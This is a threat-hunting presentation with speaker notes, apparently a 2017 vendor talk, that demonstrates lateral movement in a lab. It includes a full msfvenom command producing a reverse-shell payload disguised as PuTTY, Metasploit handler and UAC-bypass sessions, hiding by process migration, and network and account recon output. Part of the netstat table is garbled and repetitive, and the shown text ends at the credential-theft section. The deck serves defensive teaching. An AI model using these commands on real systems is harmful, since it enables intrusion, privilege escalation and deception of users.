



Threat Hunting for Lateral Movement


Presented by:

Ryan Nolette – Security Technologist

Corgi Edition



\$whoami



- I am currently the Security Technologist for Sqrrl
- 10+ year veteran of IT, Security Operations, Threat Hunting, Incident Response, Threat Research, and Forensics
- GitHub
 - <https://github.com/sonofag1tch>
- Career highlight
 - Time's person of the year 2006

© 2017 Sqrrl Data, Inc. All rights reserved.



Agenda

- Lateral Movement Overview
 - What is it?
 - Common Techniques
- The Lateral Movement Process
 - Compromise
 - Reconnaissance
 - Credential Theft
 - The Lateral Movement event
- Lateral Movement Threat Hunting
- Q&A



 Sqrrl

© 2017 Sqrrl Data, Inc. All rights reserved.

3

What am I referring to when I say Lateral Movement?



- Techniques that enable attackers to access and control systems within your network
- Leveraged for:
 - Access to specific information or files
 - Remote execution of tools
 - Pivoting to additional systems
 - Access to additional credentials
- Movement across a network from one system to another may be necessary to achieve goals
- Often key to an attacker's capabilities and a piece of a larger set of dependencies

© 2017 Sqrrl Data, Inc. All rights reserved.

4

Before we go into detection techniques, let's start by building a foundation of knowledge on Lateral movement. The definition of Lateral movement that I am using is a “term encompassing techniques and tools that enable an attacker to access and/or control systems within your environment.”

Something commonly overlooked about lateral movement is that this activity is not the end goal of an attacker, but is instead just a piece of the attack and is often a requirement or dependency of the attacker to achieve their ultimate goal.

The ability to remotely execute scripts or code can be a cornerstone of an attack, but adversaries also attempt to reduce their footprint in environments by abusing legitimate credentials combined with native network and OS functionality to remotely access systems.

Different Types of Lateral Movement



Logon Scripts Exploitation of Vulnerability

Remote File Copy *Application Deployment Software*

Replication Through Removable Media Remote Services

Remote Desktop Protocol Taint Shared Content

Windows Remote Management *Third-party Software*

Pass the Hash Shared Webroot Windows Admin Shares

© 2017 Sqrrl Data, Inc. All rights reserved.

5

Breaking down the attack further, there are [dozens of methods](#) to achieve lateral movement in an environment. Because of this, the attacker has a wide variety of tricks at their disposal. A few of the most common techniques I have seen in the wild are:

Pass the hash (PTH):


A method of authenticating as a user without having access to the user's cleartext password.

Remote Services:

Where an adversary may use valid credentials to log into a service specifically designed to accept remote connections, such as PsExec, RDP, telnet, SSH, or VNC.

Taint Shared Content:


Content stored on network drives may be tainted by adding applications, scripts, or exploits to otherwise legitimate files.



To demonstrate a typical scenario, we'll look at an example where the attacker will attempt to move from the patient 0 compromised system to gather the company's financial records. Next, the attacker discovers that they cannot directly access the files from the infected host. They then attempt to move laterally to another system they can see on the network. When this system also does not have access to the data the attacker wants, the attacker will attempt to move laterally again and again until finally finding a system with the access they want.



Infection to Lateral Movement Process



We can take the previous scenario and dissect it into stages.

First, we had the initial infection, this occurred by any ordinary means, phishing email, exploit kit, whatever.

Next, we have the compromise stage. This phase differs from the infection stage because we are defining compromise as the attacker has direct access to the system where the infection is defined as automated malware infecting the system. To expand on that, infection is something like getting a trojan on your computer, but compromise does not occur until the malware opens up a connection on the system for an attacker to get direct CLI access to the system.

The third stage is reconnaissance which contains the attacker collecting data about the system they are on and what other systems the attacker can see from the compromised host.

The next stage is credential theft. This stage is vital for the attacker because, without credentials, their ability to move laterally will be extremely limited. Credential theft comes in many forms, and we will dig into that in a bit.

Lastly, comes the actual lateral movement stage where the attacker combines the information they have gathered with the credentials they have gathered and attempt to authenticate to other systems in the environment. These three stages of recon, credential theft, and lateral movement, will be repeated on every system the attacker successfully authenticates.

Infection

Creating the Malicious Payload

```
root@kali:~/Downloads# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=31337 -f exe -o /tmp/badguy3.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of [REDACTED]
    succeeded with size 360 (iteration=0)
    chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/badguy3.exe
```

Infected Binary

Now that we have a rough idea of the progression of this attack lifecycle let's dig into the stages a bit more.

First I am going to craft the malicious version of a legitimate binary. Here I am using a legitimate copy of putty and injection a malicious reverse_tcp payload.

I have also renamed the file from badguy3.exe to puttyX.exe so that the end user is not aware of the change in the file. Since I am skipping the infection stage in this write up, I will not be going into how I made this binary or how I tricked the user into running it. #PleaseDontSueMe

Compromise – Meterpreter Session



```
root@kali:~/Downloads# msfconsole -q
[-] Failed to connect to the database: could not connect to server: Connection refused
      Is the server running on host "localhost" (::1) and accepting
      TCP/IP connections on port 5432?
could not connect to server: Connection refused
      Is the server running on host "localhost" (127.0.0.1) and accepting
      TCP/IP connections on port 5432?

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:31337
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.106:31337 -> 192.168.1.106:51403) at 2017-06-16 10:44:21 -0400

meterpreter > []
```

- Communication with the compromised systems and C&C (command and control) servers is established
- Threat actors need to sustain persistent access across the network
- They move laterally within the network and gain higher privileges through the use of different tools

© 2017 Sqrrl Data, Inc. All rights reserved.

10

The first stage that matters is the compromise stage. What you see here is a popular penetration testing suite, called Kali, that is being used to connect to the reverse shell generated by the malware on the target host. You can see that with this shell, I as the attacker, have the ability to run admin-level commands to perform recon of the system and network it is on.

Communication with the compromised systems and C&C (command and control) servers is established

Threat actors need to sustain persistent access across the network

They move laterally within the network and gain higher privileges through the use of different tools

After sending the user the malicious binary I start a metasploit console that is going to wait and listen for a connection request from the user. Below you can see the session being started and initiated by the victim system.

You can also see that the last line in the image reads “meterpreter”. This means I now have a direct shell on the victim system from my attacker system. From this shell I can either run plugins, scripts, payloads, or start a local shell session against the victim.

Compromise – discovering privileges



```
meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

© 2017 Sqrrl Data, Inc. All rights reserved.

11

First thing I am going to do with my session is see what privileges I have.

Discovering privileges of user who executed the infected binary and compromised the system

Here I can see that the user I have tricked into running my malware is not a local admin and i have very restricted privileges on the system. Good for SecOps but bad for me as an attacker. Luckily, I am not so easily blocked.

I am going to background my meterpreter session so i can load more attacks to use against the host. In this image we can see that the user I am running as is “bjohnson” in the domain “sectechlab” on the host “win7-pc”. I can also see that I am currently running as x86 windows and my victim IP is 192.168.1.100.

Compromise – elevate privileges



```
meterpreter > background
[*] Bounding session 1...
msf exploit(handler) > show sessions

Active sessions
=====
Id  Type          Information           Connection
--  --          --          --
1   meterpreter x86/windows  SECTECHLAB\bjohnson @ WIN7-PC 192.168.1.106:31337 -> 192.168.1.100:51437 (192.168.1.106)

msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(bypassuac) > set LPORT 4443
LPORT => 4443
msf exploit(bypassuac) > set TECHNIQUE PSH
TECHNIQUE => PSH
msf exploit(bypassuac) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:4443
msf exploit(bypassuac) > [*] Sending stage (957487 bytes) to 192.168.1.100
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Meterpreter session 2 opened (192.168.1.106:4443 => 192.168.1.100:51436) at 2017-06-16 18:49:13 -0400
[*] Part of Administrators group! Continuing...
[*] Uploading the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable.73882 bytes long being uploaded..
```

© 2017 Sqrrl Data, Inc. All rights reserved.

12

Now that I have the session in the background, I am going to load up a generic UAC bypass exploit (this is patched in current windows versions) and run it against the victim system.

Well what do you know? This enterprise isn't keeping up to date with their patches. Thanks to the successful UAC bypass, I now have a second session started on the victim and this session I can start my evil. How can I do this when the sessions look identical? I can do this because I just bypassed windows user access control. To prove I now have more access, I will rerun the getprivs command on the second session to see if I know have admin privs.

Compromise – confirming elevated privileges



Before elevation

```
meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > |
```

After elevation

```
meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemTimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Compromise – migrate to new x64 process

```
meterpreter > execute -f "c:\\windows\\sysnative\\notepad.exe"
Process 2884 created.
meterpreter > migrate 2884
[*] Migrating from 2884 to 2884...
[*] Migration completed successfully.
```

13

Bam! Money privs.

Now that I have admin privs, i can just simply give myself system level access and then start hiding myself by starting a new x64 process and migrating into that new process. Here I am choosing to use notepad but in reality this will popup and application on the victim system that the user can then quit and I will lose my session. What i really would do is run a process without a Graphical User Interface (gui) but I don't think I should show that here. #PleaseDontSueMe

Now that I have system level access and have hidden myself in a new process. Let's start the recon!

Reconnaissance – User accounts



- To move laterally within a breached network and maintain persistence, attackers obtain information like network hierarchy, services used in the servers and operating systems
- Check the host naming conventions to easily identify specific assets to target
- Utilize this info to map the network and acquire intelligence about their next move

Recon Local Accounts

```
C:\Windows\system32>net user  
net user  
  
User accounts for \\  
  
Administrator          desktopadmin           Guest  
win7
```

Recon Domain Accounts

```
C:\Windows\system32>net user /DOMAIN  
net user /DOMAIN  
The request will be processed at a domain controller for domain sectechlab.net.  
  
User accounts for \\labdc.sectechlab.net  
  
Administrator          bjohnson             Guest  
jsmith                 krbtgt                master  
master_a
```

© 2017 Sqrrl Data, Inc. All rights reserved.

14

Now that we have direct CLI access to the compromised host, we need to enumerate the users on that host, the network that it is on, as well as gather generic system information like running processes and such for possible usage for persistence.

Waste not, want not.

The images that you see are of me using the net user command to find local users on the host as well as domain users who have previously logged in. What I am looking for are admin and power user level users that I can reuse elsewhere in the environment. The first thing I am looking for is the local admin accounts on the system. This account is commonly used as an IT backdoor to get into systems that are having AD issues and is commonly the same username and password on all systems in the environment because it is part of the build process. I beg you not to do this in your environments. There is even a GPO setting that randomizes the local admin password on your systems. There is no excuse for this anymore.

First I want see who I am and where I am. I will run some basic sysinfo, whoami, and hostname commands. But what I really want to know is who has been on this system and where this system is in the network.

Reconnaissance – Network



Network settings

```
C:\Windows\system32>ipconfig /all  
ipconfig /all  
  
Windows IP Configuration  
  
Host Name . . . . . : win7-pc  
Primary Dns Suffix . . . . . : sectechlab.net  
Node Type . . . . . : Hybrid  
IP Routing Enabled. . . . . : No  
WINS Proxy Enabled. . . . . : No  
DNS Suffix Search List. . . . . : sectechlab.net  
  
Ethernet adapter Local Area Connection:  
  
Connection-specific DNS Suffix . . . . . : sectechlab.net  
Description . . . . . : Intel(R) PRO/1000 MT Network Connection  
Physical Address. . . . . : 00-0C-29-6A-BB-C8  
DHCP Enabled. . . . . : Yes  
Autoconfiguration Enabled. . . . . : Yes  
IPv4 Address. . . . . : 192.168.1.100(Preferred)  
Subnet Mask . . . . . : 255.255.255.0  
Lease Obtained: . . . . . : Thursday, June 15, 2017 4:19:27 PM  
Lease Expires . . . . . : Saturday, June 24, 2017 10:42:21 AM  
Default Gateway . . . . . : 192.168.1.1  
DHCP Server . . . . . : 192.168.1.1  
DNS Servers . . . . . : 192.168.1.1  
Primary WINS Server. . . . . : 192.168.1.1  
NetBIOS over Tcpip. . . . . : Enabled
```

Mounted Drives

```
C:\Windows\system32>net use  
net use  
New connections will be remembered.  
  
There are no entries in the list.
```

Check ARP table

```
C:\Windows\system32>ARP -a  
ARP -a  
  
Interface: 192.168.1.100 — 0xb  
Internet Address Physical Address Type  
192.168.1.1 00-0c-29-34-42-0a dynamic  
192.168.1.4 00-0c-29-ea-27-03 dynamic  
192.168.1.106 00-0c-29-3a-2b-9f dynamic  
192.168.1.255 ff-ff-ff-ff-ff-ff static  
224.0.0.22 01-00-5e-00-00-16 static  
224.0.0.252 01-00-5e-00-00-fc static  
255.255.255.255 ff-ff-ff-ff-ff-ff static
```

© 2017 Sqrrl Data, Inc. All rights reserved.

15

Reconnaissance – Processes



Running Processes

Image Name	PID Session Name	Session#	Mem Usage
System Idle Process	0 Services	0	24 K
System	4 Services	0	308 K
smss.exe	316 Services	0	1,128 K
csrss.exe	396 Services	0	4,192 K
wininit.exe	448 Services	0	4,392 K
csrss.exe	456 Console	1	9,332 K
winlogon.exe	512 Console	1	6,736 K
avast.exe	520 Services	0	12,608 K
lsass.exe	568 Services	0	11,852 K
lsm.exe	568 Services	0	4,148 K
svchost.exe	688 Services	0	9,388 K
vmmctlp.exe	740 Services	0	4,132 K
svchost.exe	768 Services	0	8,000 K
svchost.exe	868 Services	0	17,256 K
svchost.exe	916 Services	0	70,500 K
svchost.exe	968 Services	0	32,484 K
svchost.exe	416 Services	0	13,844 K
svchost.exe	1024 Services	0	15,276 K
spoolsv.exe	1120 Services	0	11,288 K
svchost.exe	1168 Services	0	13,956 K
cb.exe	1284 Services	0	36,704 K
svchost.exe	1372 Services	0	9,164 K
VdAuthService.exe	1492 Services	0	16,332 K
winload.exe	1536 Services	0	20,928 K
svchost.exe	1584 Services	0	6,128 K
NetPtySL.exe	1236 Services	0	14,664 K
dllhost.exe	1608 Services	0	11,188 K
miditc.exe	2148 Services	0	8,828 K
svchost.exe	2348 Services	0	31,940 K
taskhost.exe	2464 Services	0	7,728 K
dw.exe	2748 Console	1	5,212 K
explorer.exe	2786 Console	1	48,768 K
virtiofd.exe	2990 Console	1	19,624 K
SearchIndexer.exe	3628 Services	0	16,348 K
notepad.exe	1292 Console	1	10,888 K
cmd.exe	1292 Console	1	7,708 K
conhost.exe	1668 Console	1	4,976 K
notepad.exe	1532 Console	1	19,708 K
bad guy3.exe	868 Console	1	9,488 K
notepad.exe	2884 Console	1	13,564 K
svchost.exe	1604 Console	1	4,412 K
tasklist.exe	912 Console	1	5,588 K

Processes with Network Connections

Connection list						
Proto	Local address	Remote address	State	User	inode	PID/Program name
tcp	0.0.0.0:139	0.0.0.0:*	LISTEN	0	0	780/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	478/svchost.exe
tcp	0.0.0.0:5357	0.0.0.0:*	LISTEN	0	0	4/system
tcp	0.0.0.0:5352	0.0.0.0:*	LISTEN	0	0	448/vmctlp.exe
tcp	0.0.0.0:49353	0.0.0.0:*	LISTEN	0	0	868/svchost.exe
tcp	0.0.0.0:49354	0.0.0.0:*	LISTEN	0	0	968/svchost.exe
tcp	0.0.0.0:49355	0.0.0.0:*	LISTEN	0	0	540/services.exe
tcp	0.0.0.0:49374	0.0.0.0:*	LISTEN	0	0	1984/svchost.exe
tcp	0.0.0.0:49375	0.0.0.0:*	LISTEN	0	0	1984/svchost.exe
tcp	192.168.1.180:51372	192.168.1.180:31337	ESTABLISHED	0	0	868/bad guy3.exe
tcp	192.168.1.180:51373	192.168.1.180:445	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51375	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51376	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51378	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51379	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51380	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51381	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51382	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51383	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51384	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51385	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51386	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51387	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51388	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51389	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51390	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51391	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51392	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51393	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51394	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51395	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51396	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51397	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51398	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51399	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51400	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51401	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51402	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51403	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51404	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51405	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51406	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51407	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51408	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51409	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51410	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51411	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51412	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51413	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51414	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51415	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51416	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51417	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51418	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51419	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51420	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51421	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51422	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51423	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51424	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51425	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51426	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51427	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51428	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51429	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51430	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51431	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51432	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51433	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51434	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51435	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51436	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51437	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51438	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51439	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51440	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51441	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51442	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51443	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51444	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51445	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51446	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51447	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51448	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51449	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51450	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51451	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51452	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51453	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51454	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51455	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51456	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51457	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51458	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51459	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51460	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51461	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51462	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51463	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51464	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51465	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51466	192.168.1.180:443	TIME_WAIT	0	0	878/svchost.exe
tcp	192.168.1.180:51467	192.168.1.180:443</				

Credential Theft

- Once threat actors identify other “territories” they need to access, the next step is to gather login credentials
